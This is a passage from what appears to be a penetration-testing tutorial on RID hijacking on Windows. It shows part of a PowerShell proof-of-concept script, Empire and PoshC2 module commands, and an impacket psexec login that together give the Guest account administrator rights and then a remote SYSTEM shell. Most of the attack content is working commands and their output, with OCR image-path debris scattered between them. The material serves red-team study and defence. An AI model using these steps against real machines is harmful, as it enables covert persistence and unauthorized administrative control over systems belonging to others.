Write-Host "To run a command promp as Guest, shift+right click cmd.exe and select Run as different user. When prompted enter .\Guest for the username and $password as the password. This will spawn a command prompt window. Once this pops up, enter 'whoami /all | more' to see information about the Guest account. Once complete, you can come back to this screen and press enter to continue."
pause
#imports exported contents of previous registry keys, rolls back all changes
reg import .\export.reg
Write-Host 'Registry key rolled back to original.'
Write-Host 'Proof of concept complete.'
pause
```

Importing the module will execute the script automatically.

```
Import-Module .\RIDHIJACK.ps1
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> cd C:\Users\netbiosX\Desktop\
PS C:\Users\netbiosX\Desktop> Import-Module .\RIDHIJACK.ps1
The operation completed successfully.
Registry key exported.
Value at 0x30 set to  244
Value at 0x38 set to  20
You are about to change the RID and enable the Guest account. Press enter to continue.
Press Enter to continue...:
The operation completed successfully.
Guest account enabled and RID set to 500.
The command completed successfully.

Guest account password set to Password123!

Open a command prompt as Guest to see the new RID and privileges associated with the Guest account. Pressing enter will
continue the script and roll back all changes besides the password of the Guest account.

To run a command promp as Guest, shift+right click cmd.exe and select Run as different user. When prompted enter .\Guest
 for the username and Password123! as the password. This will spawn a command prompt window. Once this pops up, enter 'w
hoami /all | more' to see information about the Guest account. Once complete, you can come back to this screen and press
 enter to continue.
Press Enter to continue...: _
```

Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe


RID Hijack PowerShell

Pressing the shift key with right click allows programs to be executed as a different user from the current if credentials are supplied similar to the "*runas*" command.



Run CMD as Guest

A new command prompt will open under the context of the Guest user. Executing the command "*whoami /all*" will validate that the RID of the Guest user is 500 which means that has the privileges of the local administrator.



```
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\System32>whoami /all

USER INFORMATION
----------------

User Name     SID
============= ============================================
home-pc\guest S-1-5-21-4083111003-227554083-1448400641-500


GROUP INFORMATION
-----------------

Group Name                                                    Type             SID          Attributes

============================================================= ================ ============ ============================
==================================
Everyone                                                      Well-known group S-1-1-0      Mandatory group, Enabled by
default, Enabled group
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114    Mandatory group, Enabled by
default, Enabled group
BUILTIN\Administrators                                        Alias            S-1-5-32-544 Mandatory group, Enabled by
default, Enabled group, Group owner
BUILTIN\Users                                                 Alias            S-1-5-32-545 Mandatory group, Enabled by
```


Guest User Information

Empire

Empire contains a module which can be used to perform the RID Hijacking attack. The module must be executed from an elevated agent in order the technique to be successful. The options that should be configured will perform the following:

- Use of the Guest account
- Enable Guest account
- Assign a password to the Guest account

```
usemodule persistence/elevated/rid_hijack*
set UseGuest True
set Password pentestlab
set Enable True
execute
```




```
[*] Tasked G6AF5SVZ to run TASK_CMD_WAIT
[*] Agent G6AF5SVZ tasked with task ID 1
[*] Tasked agent G6AF5SVZ to run module powershell/persistence/elevated/rid_hi
jack
(Empire: powershell/persistence/elevated/rid_hijack) >
[+] Elevated to SYSTEM privileges
[+] Found Guest account
[+] Target account username: Guest
[+] Target account RID: 501
[*] Current RID value in F for Guest: 01f4
[*] Setting RID 500 (01f4) in F for Guest
[+] Account has been enabled
[*] Setting password to user...
The command completed successfully.

[+] Password set to pentestlab
[+] SUCCESS: The RID 500 has been set to the account Guest with original RID 5
01
```

RID Hijacking – Empire Module

PoshC2

PoshC2 has the ability to load PowerShell modules in order to extend it's offensive capability. Using the RID Hijacking PowerShell script and executing the following command will modify the RID of the Guest account to 500.


```
loadmodule /opt/PoshC2/resources/modules/Invoke-RIDHijacking.ps1
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1
```



```
HOME-PC\netbiosX* @ HOME-PC (PID:900)
PS 14> loadmodule /opt/PoshC2/resources/modules/Invoke-RIDHijacking.ps1

HOME-PC\netbiosX* @ HOME-PC (PID:900)
PS 14> Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1

HOME-PC\netbiosX* @ HOME-PC (PID:900)
PS 14>
```

RID Hijacking – Load PoshC2 Module

The technique will executed on the target host following the same stages as the Metasploit module. Initially it will attempt to elevated privileges to SYSTEM (instead of Admin), the offset will be modified to change the RID from 501 to 500 and a new password will be assigned to the target account.




```
Task 00062 (netbiosX) returned against implant 14 on host HOME-PC\netbiosX
* @ HOME-PC (09/02/2020 16:29:35)
Module loaded successfully

Task 00063 (netbiosX) issued against implant 14 on host HOME-PC\netbiosX*
@ HOME-PC (09/02/2020 16:30:35)
Invoke-RIDHijacking -UseGuest -RID 500 -Password Password1


Task 00063 (netbiosX) returned against implant 14 on host HOME-PC\netbiosX
* @ HOME-PC (09/02/2020 16:30:35)

[+] Elevated to SYSTEM privileges
[+] Found Guest account
[+] Target account username: Guest
[+] Target account RID: 501
[*] Current RID value in F for Guest: 01f4
[*] Setting RID 500 (01f4) in F for Guest
[*] Setting password to user...
The command completed successfully.

[+] Password set to Password1
[+] SUCCESS: The RID 500 has been set to the account Guest with original R
ID 501
```

RID Hijacking – PoshC2

Psexec from impacket can be used to authenticate with the host via SMB with the Guest account and the new password that has been assigned.

```
./psexec.py Guest:Password1@10.0.0.4
```



```
root@kali:/usr/share/doc/python3-impacket/examples# ./psexec.py Guest:Password1@10.0.0.4
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.4.....
[*] Found writable share ADMIN$
[*] Uploading file dHqAeMOp.exe
[*] Opening SVCManager on 10.0.0.4.....
[*] Creating service DwNr on 10.0.0.4.....
[*] Starting service DwNr.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

impacket – psexec

YouTube

Watch Video At: https://youtu.be/CyS24beSHC8

RID Hijacking Demo

References

- https://csl.com.co/en/rid-hijacking/
- https://www.youtube.com/watch?v=9qPGuZoJxIc
- https://github.com/r4wd3r/RID-Hijacking
- https://github.com/STEALTHbits/RIDHijackingProofofConceptKJ